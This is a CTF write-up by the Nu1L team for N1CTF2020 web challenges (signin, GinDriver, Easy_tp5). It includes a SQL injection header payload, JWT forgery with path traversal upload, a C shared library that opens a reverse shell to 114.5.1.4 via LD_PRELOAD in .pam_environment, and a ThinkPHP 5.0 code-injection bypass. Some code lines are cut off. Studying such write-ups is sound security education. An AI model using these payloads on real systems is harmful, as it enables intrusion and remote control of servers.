N1CTF2020 Writeup

> Author:Nu1L Team

WEB

signin

payload here:

```
GET /?
input=O%3A4%3A%22flag%22%3A1%3A%7Bs%3A2%3A%22ip%22%3BO%3A2%3A%22ip%22%3A0%3A%7B%
7D%7D HTTP/1.1
Host: 101.32.205.189
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.75 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
X-Forwarded-For: 123.123.123.13' or updatexml(1,concat(0x7e,(select if((select
substr(version(),2,1)='.'),'n1ctf',1))),0) or '
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

key is in database,but if u use `select key from n1key`,u cannot find it.Why?

```
mysql> desc n1key;
+-------+------------------+------+-----+---------+----------------+
| Field | Type             | Null | Key | Default | Extra          |
+-------+------------------+------+-----+---------+----------------+
| id    | int(10) unsigned | NO   | PRI | NULL    | auto_increment |
| key   | varchar(100)     | NO   |     | NULL    |                |
+-------+------------------+------+-----+---------+----------------+
2 rows in set (0.00 sec)

mysql> select key from n1key;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that co
 'key from n1key' at line 1
mysql> select `key` from n1key;
+--------------------------+
| key                      |
+--------------------------+
| n1ctf20205bf75ab0a30dfc0c |
+--------------------------+
1 row in set (0.00 sec)

mysql>
```

GinDriver

Design

This challenge is designed into two separated part, as we can see in the platform are `GinDriver` and `GinDriver Revenge`. In fact, the original idea is inspired by plusls, that he found a trick that may leading to RCE by uploading a malicious dynamic-link library and `.pam_environment` file to bypass sshd mechanism (inspired by `CVE-2015-8325`). So, I designed the first part to make a springboard helping challengers finding a way leaping to the second part.

The overall design is described below:

- **GinDriver**: A misusing of JWT signing mechanism leading to identity forgery, and overwriting config file through file uploading to launch MySQL client `LOAD DATA LOCAL INFILE` attack gaining arbitrary file reading.
- **GinDriver Revenge**: A reverse shell can be triggered while ssh server accepted a new connection by uploading `.pam_environment` file to inject `LD_PRELOAD` environment which is pointed to a malicious dynamic-link library.

Information Gathering


As the giving attachment, it's quiet easy to determine that backend service is developed by golang and `Gin` framework. Frontend is developed by umi and React.

The challenge using Webauthn to authenticate users, and authenticated user will redirect to file uploading part, while the file uploading function is `admin` only.


Webauthn

According to W3C Recommendation, Webauthn has two main flows described as two figures below.

Registration Flow:



Authentication Flow:



As we can see, public key replaced password, playing an important role in Webauthn authentication.

Reverse Engineering

Through IDA, we can easily analyze internal logic. First of all, we can assume the following route:

```
Static router:
    GET /pubkeys/ -> ./public/pubkeys
API router:
    POST /api/auth/register/begin
    PATCH /api/auth/register/:name/finish
    GET /api/auth/login/:name/begin
    PATCH /api/auth/login/:name/finish
Login Required router:
    GET /api/user/:name
    POST /api/user/file/upload
```

The critical point is in `LoginRequired` middleware. This middleware decodes `Authorization` header, gets JWT payloads and check signature using user-specific Webauthn public key, which is uploaded by user.

In file uploading part, we can even find path traversal vulnerability in blackbox, that can upload arbitrary file to any location with sufficient write permission.

Last but not least, in `main`, `configor` is configured to auto reload config file while it has been changed, and execute database auto migration.

From now, we may figure out an exploit chain in this web challenge:

Identity Forgery -> Arbitrary File Uploading -> Overwrite Config File -> Database Auto Migration -> MySQL `LOAD DATA LOCAL INFILE` -> Arbitrary File Reading

Identity Forgery

According to the analysis above, we can now using the public key of `admin` to forge JWT token, gaining file uploading.

```
curl https://web.c7466953fb.nu1lctf.com/pubkeys/admin.pub -v
> GET /pubkeys/admin.pub HTTP/2
> Host: web.c7466953fb.nu1lctf.com
> User-Agent: curl/7.64.0
> Accept: */*
>

< HTTP/2 200
< server: openresty/1.17.8.2
< date: Mon, 19 Oct 2020 05:25:59 GMT
< content-type: text/plain; charset=utf-8
< content-length: 36
< accept-ranges: bytes
< last-modified: Mon, 19 Oct 2020 05:24:59 GMT
<
A_sup3r_Sup3r_S3cret_PUBBBBBBB_k3y?
* Connection #0 to host web.c7466953fb.nu1lctf.com left intact
```

Notice that there's a new line (`\n`) in the `admin.pub`.

So, we can easily forge an `admin` JWT token by accessing jwt.io. Add it to `authorization` header, and send via burp to confirm.

Arbitrary File Uploading

After forged `admin` JWT token, we can now upload config file to overwrite existing one, waiting config file auto reload and database auto migration to trigger MySQL `LOAD DATA LOCAL INFILE`.

Arbitrary File Reading

By trigger MySQL `LOAD DATA LOCAL INFILE`, we can easily gaining arbitrary file reading to read flag under `/flag`.ol...

Get Shell

By upload public key to `~/.ssh/authorized_keys`, attacker can access the server via openssh. After write pubic key, attacker can write `~/.pam_environment` and upload malicious file`/tmp/exp.so`.

~/.pam_environment

```
LD_PRELOAD DEFAULT=/tmp/exp.so
```

source of exp.so


```
// gcc exp.c -o exp.so -shared
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void getShell() __attribute__((constructor));

void getShell()
{
    char *argv[] = {
        "/bin/sh",
        "-c",
        "/bin/bash -c \"/bin/bash -i  1>&/dev/tcp/114.5.1.4/1919 0<&1\"",
        NULL
    };
    execve("/bin/sh", argv, NULL);
}
```

At last, try to login www-data via openssh, ld will auto load `/tmp/exp.so` and reverse shell to `114.5.1.4:1919`

Easy_tp5

In the just concluded n1ctf2020, I released a `tp5.0.0 + php7` with rce vulnerability.
But there are some restrictions

1. The common `think\__include_file` must end in `.PHP`.



```
function __include_file($file)
{
    $file = substr($file, 0, -4);
    return include ($file . ".php");
}

function __require_file($file)
{
    $file = substr($file, 0, -4);
    return require ($file . ".php");
}
```

2. The deserialization function and other single parameter dangerous functions are disabled。

disable_functions	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,popepassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen	unserialize,passthru,pcntl_exec,pcntl_fork,pcntl_wait,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,link,popepassthru,stream_socket_server,putenv,imap_open,ld,dl,mail,error_log,pcntl_fork,fsockopen,pfsockopen

3. `open_basedir` is set to the web directory, so the `session` in the `/tmp/` directory cannot be used. In addition, the log function of TP5 is disabled.

memory_limit	128M	128M
open_basedir	/var/www/html/	/var/www/html/
output_buffering	4096	4096

4. And only writable in the `public` directory is set
   `chown -R root:root /var/www/html`
   `chmod -R 755 /var/www/html`
   `chmod 777 /var/www/html/public`

As we all know, in the actual combat environment of tp5.0.x + php7, if disable_functions limits all single parameter dangerous functions. We need to use `__include_file` in `/thinkphp/library/think/Loader.php` to include log、session、 uploadfile to getshell.Of course, some people have dug out the 5.0.x deserialization chain some time ago, so it can also cooperate with the `unserialize`.
During the course of the competition, a lot of people used the inclusion in `think/Lang::load`, which was not noticed before.

```
68      public static function load($file, $range = '')
69      {
70          $range = $range ?: self::$range;
71          if (!isset(self::$lang[$range])) {
72              self::$lang[$range] = [];
73          }
74          // 批量定义
75          if (is_string($file)) {
76              $file = [$file];
77          }
78          $lang = [];
79          foreach ($file as $_file) {
80              if (is_file($_file)) {
81                  // 记录加载信息
82                  App::$debug && Log::record( msg: '[ LANG ] ' . $_file,  type: 'info');
83                  $_lang = include $_file;
84              } else {
85                  $_lang = [];
86              }
87              $lang = array_change_key_case($_lang) + $lang;
88          }
89          if (!empty($lang)) {
90              self::$lang[$range] = $lang + self::$lang[$range];
91          }
92          return self::$lang[$range];
93      }
94
```

Tp5.0.x rce process will not be discussed here.Just know that now we can control `$filters` and `$value`. And now the calling function can only pass in a single parameter. So we can't call `file_put_content` to write the shell. So we need to find out where dangerous functions

`call_user_func_array`、`file_put_content` and so on are called in TP5.

```php
    private function filterValue(&$value, $key, $filters)
    {
        $default = array_pop( &array: $filters);
        foreach ($filters as $filter) {
            if (is_callable($filter)) {
                // 调用函数或者方法过滤
                $value = call_user_func($filter, $value);
            } elseif (is_scalar($value)) {
                if (strpos($filter,  needle: '/')) {
                    // 正则过滤
                    if (!preg_match($filter, $value)) {
                        // 匹配不成功返回默认值
                        $value = $default;
                        break;
                    }
                } elseif (!empty($filter)) {
                    // filter函数不存在时，则使用filter_var进行过滤
                    // filter为非整形值时，调用filter_id取得过滤id
                    $value = filter_var($value,  filter: is_int($filter) ? $filter : filter_id($filter));
                    if (false === $value) {
                        $value = $default;
                        break;
                    }
                }
            }
        }
        return $this->filterExp( &: $value);
    }
```

Expected solution


Take a look at the method of `\think\Build::buildHello`.

```php
    protected static function buildHello($module, $namespace, $suffix = false)
    {
        $filename = APP_PATH . ($module ? $module . DS : '') . 'controller' . DS . 'Index' . ($suffix ? 'Controller' : '') . EXT;
        if (!is_file($filename)) {
            $content = file_get_contents( filename: THINK_PATH . 'tpl' . DS . 'default_index.tpl');
            $content = str_replace(['{$app}', '{$module}', '{layer}', '{$suffix}'], [$namespace, $module ? $module . '\\' : '', 'controller
            if (!is_dir(dirname($filename))) {
                mkdir(dirname($filename),  mode: 0755,  recursive: true);
            }
            file_put_contents($filename, $content);
        }
    }
```


We can call it indirectly through the `module` method, and the first parameter `$module` is controllable, and the writing content is partially controllable.

```php
    public static function module($module = '', $list = [], $namespace = 'app', $suffix = false)
    {
        $module = $module ? $module : '';
        if (!is_dir( filename: APP_PATH . $module)) {
            // 创建模块目录
            mkdir( pathname: APP_PATH . $module);
        }
        if (basename( path: RUNTIME_PATH) != $module) {
            // 创建配置文件和公共文件
            self::buildCommon($module);
            // 创建模块的默认页面
            self::buildHello($module, $namespace, $suffix);
        }
        if (empty($list)) {
            // 创建默认的模块目录和文件
```

We can control the following `test` values




The bypass method is very simple. `test;phpinfo();//` can be used, and then getshell with inlcude file.




In actual combat, the application directory may not have write permission, unless it is windows. Static files and pictures are generally placed in subdirectories of the public directory, and the corresponding folder has write permission.


Suppose we want to write it to the public directory. Construct `../public/test;phpinfo();//`, but syntax error.




You might think of using `a;"/../../public/test".phpinfo();`.



However, in Linux, the MKDIR path does not allow non-existent directory by default.



However, it is allowed under windows.



The test shows that if `mkdir` takes a true parameter, it is allowed to have non-existent parameters in the path.

```
 Smi1e  /tmp/123  ls
 Smi1e  /tmp/123  php -a
Interactive shell

php > mkdir("123;/../123");
PHP Warning:  mkdir(): No such file or directory in php shell code on line 1
PHP Stack trace:
PHP   1. {main}() php shell code:0
PHP   2. mkdir() php shell code:1
php > mkdir("123;/../123",0755,true);
php > exit
 Smi1e  /tmp/123  ls
123
 Smi1e  /tmp/123
```

And the path of `file_put_contents` also allows nonexistent directories.

```
 Smi1e  /tmp/123  ls
123
 Smi1e  /tmp/123  php -a
Interactive shell

php > file_put_contents("a123;/../123.php","test");
php > exit
 Smi1e  /tmp/123  ls
123      123.php
 Smi1e  /tmp/123  cat 123.php
test%
 Smi1e  /tmp/123
```

In addition, `mkdir` reports warning, which does not affect the subsequent execution of the program.

```
 Smi1e  ~/Downloads/test  cat test.php
<?php
mkdir("aa;/../123");
echo 123;%
 Smi1e  ~/Downloads/test  php test.php
PHP Warning:  mkdir(): No such file or directory in /Users/smi1e/Downloads/test/test.php on line 2
PHP Stack trace:
PHP   1. {main}() /Users/smi1e/Downloads/test/test.php:0
PHP   2. mkdir() /Users/smi1e/Downloads/test/test.php:2
123%
```

He passed in the true parameter when he called `mkdir`.

```
    protected static function buildHello($module, $namespace, $suffix = false)
    {
        $filename = APP_PATH . ($module ? $module . DS : '') . 'controller' . DS . 'Index' . ($suffix ? 'Controller' : '') . EXT;
        if (!is_file($filename)) {
            $content = file_get_contents( filename: THINK_PATH . 'tpl' . DS . 'default_index.tpl');
            $content = str_replace(['{$app}', '{$module}', '{layer}', '{$suffix}'], [$namespace, $module ? $module . '\\' : '', 'contr
            if (!is_dir(dirname($filename))) {
                mkdir(dirname($filename),  mode: 0755,  recursive: true);
            }
            file_put_contents($filename, $content);
        }
    }
```

In ThinkPHP5, exceptions are thrown by default for any errors, including warning errors.

页面错误！请稍后再试～

